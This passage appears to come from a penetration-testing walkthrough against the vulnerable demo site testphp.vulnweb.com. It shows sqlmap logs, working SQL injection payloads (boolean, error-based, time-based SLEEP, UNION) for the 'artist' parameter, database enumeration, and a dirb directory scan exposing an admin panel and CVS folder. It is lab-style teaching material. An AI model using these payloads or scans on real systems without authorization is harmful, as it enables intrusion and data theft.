SUBSET)' injectable
[17:45:10] [INFO] testing 'MySQL inline queries'
[17:45:10] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (comment)'
[17:45:10] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[17:45:13] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries'
[17:45:14] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP - comment)'
[17:45:14] [INFO] testing 'MySQL ≥ 5.0.12 stacked queries (query SLEEP)'
[17:45:14] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
[17:45:15] [INFO] testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
[17:45:15] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[17:45:26] [INFO] GET parameter 'artist' appears to be 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)' injectable
[17:45:26] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[17:45:26] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (po
tential) technique found
[17:45:27] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of q
uery columns. Automatically extending the range for current UNION query injection technique test
[17:45:28] [INFO] target URL appears to have 3 columns in query
[17:45:31] [INFO] GET parameter 'artist' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'artist' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
```

```
sqlmap identified the following injection point(s) with a total of 50 HTTP(s) requests:
---
Parameter: artist (GET)
    Type: boolean-based blind
    Title: Boolean-based blind - Parameter replace (original value)
    Payload: artist=(SELECT (CASE WHEN (8643=8643) THEN 1 ELSE (SELECT 5707 UNION SELECT 4917) END))

    Type: error-based
    Title: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: artist=1 AND GTID_SUBSET(CONCAT(0×7178706b71,(SELECT (ELT(7293=7293,1))),0×717a707671),7293)

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: artist=1 AND (SELECT 2834 FROM (SELECT(SLEEP(5)))EMsD)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: artist=-2845 UNION ALL SELECT NULL,NULL,CONCAT(0×7178706b71,0×4c4476416c656174455066647a74534a747259454d6c734c53
6d5672424e474f4e47666956544656,0×717a707671)-- -
---
[17:45:31] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.6
[17:45:33] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema
```

```
[17:45:33] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 17:45:33 /2025-04-15/
```

🧠 Attack Summary

🎯 Vulnerable Parameter:

- artist (GET parameter)

💣 Types of SQL Injection Found:

- ✅ Boolean-based blind
- ✅ Error-based
- ✅ Time-based blind
- ✅ UNION-based injection

🧱 **Database Identified:**

- Backend DBMS: MySQL ≥ 5.6

💻 **Web Server Info:**


- OS: Linux (Ubuntu)
- Web server: Nginx 1.19.0
- PHP Version: 5.6.40

📂 **Databases Found:**

1. acuart ✅
2. information_schema ✅

🛠️ Dirb for Directory Bruteforce

dirb http://testphp.vulnweb.com/



Key Findings from Scan

1. **Admin Panel Discovered**
    - http://testphp.vulnweb.com/admin/ (Potential login page)
2. **Sensitive Directories**
    - /CVS/ (Version control files exposed)
    - /secured/ (Possible protected area)
    - /vendor/ (May contain dependency files)
3. **Other Interesting Files**
    - crossdomain.xml (Flash/Adobe security policy file)
    - favicon.icc (Color profile file)
    - index.php (Main website page)
